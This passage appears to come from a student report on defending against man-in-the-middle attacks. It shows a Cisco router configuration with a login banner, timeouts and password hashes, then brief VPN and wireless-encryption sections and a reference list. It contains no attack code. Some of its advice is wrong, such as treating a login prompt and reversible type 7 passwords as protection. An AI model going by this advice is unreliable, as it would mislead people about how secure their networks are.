Once the login details have been added, if you try to connect to the Server like the Attacker would, there is a Message displayed and a time limit to the number of attempts to join the Server. This is preventing the Main in The Middle attack as log in credentials are needs to join the Network via the Server. The Sender and Receiver can still communicate as they have access to the credentials unlike the Attacker who is an outside source.

```
Server#show run
Building configuration...

Current configuration : 1349 bytes
!
version 12.1
no service timestamps log datetime msec
no service timestamps debug datetime msec
service password-encryption
!
hostname Server
!
enable secret 5 $1$mERr$VUt9EgYJft7eOKJKP80Cv/
!
```

```
banner motd ^CNOT ALLOWED!
banner motd ^C
!
!
!
line con 0
password 7 08315E4B1F1C0B031F0218092B
logging synchronous
login
exec-timeout 5 0
!
line vty 0 4
exec-timeout 5 0
password 7 08315E4B1F1C0B031F0218092B
logging synchronous
login
line vty 5 15
login
```

VPN (Virtual Private Network)

According to (Irwin, 2020) using a VPN is a cyber security benefit as it masks your IP Address by bouncing it through a private server. They also encrypt the data as it is being sent over the internet. This will make it harder for a Man in The Middle Attacks from happening but doesn't always prevent them. This is another good security measure as it is harder for an attacker to gain entry. In some cases, the attacker might be able to get around a VPN quite easily. If the attacker can then the security measures would need to be increased to prevent any leeway.

Strong WEP/WPA Encryption

(Rapid7, 2020) states that by having a strong encryption system on wireless access points helps to prevent users from joining your own private network from nearby. If this encryption system is weak the Attacker might find it easy to make his or her way into your network and start the Man in The Middle Attack. The Stronger than encryption system the better and safer for all your private documents and data. By applying strong passwords and by encrypting the passwords ensures the security of a private network and preventing unwanted users to enter. This sometimes could be the best way to prevent such an attack and can be strengthened using good hashing and salting encryption while on either a local network or even a private Wi-Fi system.

References TCP Attack & Man in the Middle Attack

A10 Networks, n.d. What are Syn Cookies and how are they used?. [Online]

Available at: <https://www.youtube.com/watch?v=ymttSrEo0R0>

[Accessed 12 April 2020].

CloudFlare, n.d. SYN Flood Attack. [Online]

Available at: <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/>

[Accessed 11 April 2020].

CloudFlare, n.d. syn-flood-attack-ddos-attack-diagram-1. [Online]

Available at: <https://www.cloudflare.com/img/learning/ddos/syn-flood-ddos-attack/syn-flood-attack-ddos-attack-diagram-1.png>

[Accessed 11 April 2020].

CloudFlare, n.d. syn-flood-attack-ddos-attack-diagram-2. [Online]

Available at: <https://www.cloudflare.com/img/learning/ddos/syn-flood-ddos-attack/syn-flood-attack-ddos-attack-diagram-2.png>

[Accessed 11 April 2020].

Du, W. (., n.d. Tool 76: Synflood. [Online]

Available at: http://www.cis.syr.edu/~wedu/Teaching/cis758/netw522/netwox-doc_html/tools/76.html

[Accessed 11 April 2020].

Irwin, L., 2020. How to defend against man-in-the-middle attacks. [Online]

Available at: <https://www.itgovernance.eu/blog/en/how-to-defend-against-man-in-the-middle-attacks>

[Accessed 13 April 2020].

Jos, S., 2019. Tuning Linux kernel to handle high traffic load test. [Online]

Available at: <https://linuxsuperuser.com/tuning-linux-kernel-to-handle-high-traffic-load-test/>

[Accessed 11 April 2020].

Nohe, P., 2018. Executing a Man-in-the-Middle Attack in just 15 Minutes. [Online]

Available at: <https://www.thesstore.com/blog/man-in-the-middle-attack-2/>

[Accessed 7 April 2020].

Patel, J., 2019. cmpe 209 TCP/IP Attack seed lab. [Online]

Available at: <https://www.youtube.com/watch?v=0ngzd86PIXs>

[Accessed 11 April 2020].

Rapid7, 2020. Man-in-the-Middle (MITM) Attacks. [Online]

Available at: <https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/>

[Accessed 13 April 2020].

Taboada, S., 2019. Seed Labs: TCP/IP attack (Task 1). [Online]

Available at: <https://www.youtube.com/watch?v=MycBF6l9OjY>

[Accessed 11 April 2020].

Tripathy, A., 2019. ARP Spoofing and Performing Man-in-the-middle Attacks. [Online]

Available at: <https://blog.usejournal.com/arp-spoofing-and-performing-man-in-the-middle-attacks->

d9d4a57c8e21

[Accessed 10 April 2020].

Veracode, 2020. ARP SPOOFING. [Online]

Available at: <https://www.veracode.com/security/arp-spoofing>

[Accessed 10 April 2020].

Veracode, 2020. MAN IN THE MIDDLE (MITM) ATTACK. [Online]

Available at: <https://www.veracode.com/security/man-middle-attack>

[Accessed 10 April 2020].

Viethen, 2015. How TCP backlog works in Linux. [Online]

Available at: [http://veithen.io/2014/01/01/how-tcp-backlog-works-in-](http://veithen.io/2014/01/01/how-tcp-backlog-works-in-linux.html?utm_campaign=Revue%20newsletter&utm_medium=Newsletter&utm_source=Devops%20Week%20News)

[linux.html?utm_campaign=Revue%20newsletter&utm_medium=Newsletter&utm_source=Devops%20Week%20News](http://veithen.io/2014/01/01/how-tcp-backlog-works-in-linux.html?utm_campaign=Revue%20newsletter&utm_medium=Newsletter&utm_source=Devops%20Week%20News)

[Accessed 13 April 2020].

Wenliang Du, S. U., 2018. SEED Labs - TCP/IP Attack Lab, Syracuse University: Wenliang Du. [Accessed 11 April 2020].

Wikipedia, 2020. Transmission Control Protocol. [Online]

Available at: https://en.wikipedia.org/wiki/Transmission_Control_Protocol

[Accessed 11 April 2020].